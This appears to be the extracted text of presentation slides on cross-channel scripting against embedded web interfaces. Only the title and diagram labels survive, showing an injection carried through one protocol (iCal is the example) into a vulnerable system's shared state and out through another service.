Cross-Channel Scripting

Impact on Embedded Web Interfaces

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
Cross-channel scripting



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

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

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


Vulnerable System

Injection

Protocol A

e.g. iCal


Service A

State

Service B

Protocol B

Cross-channel scripting



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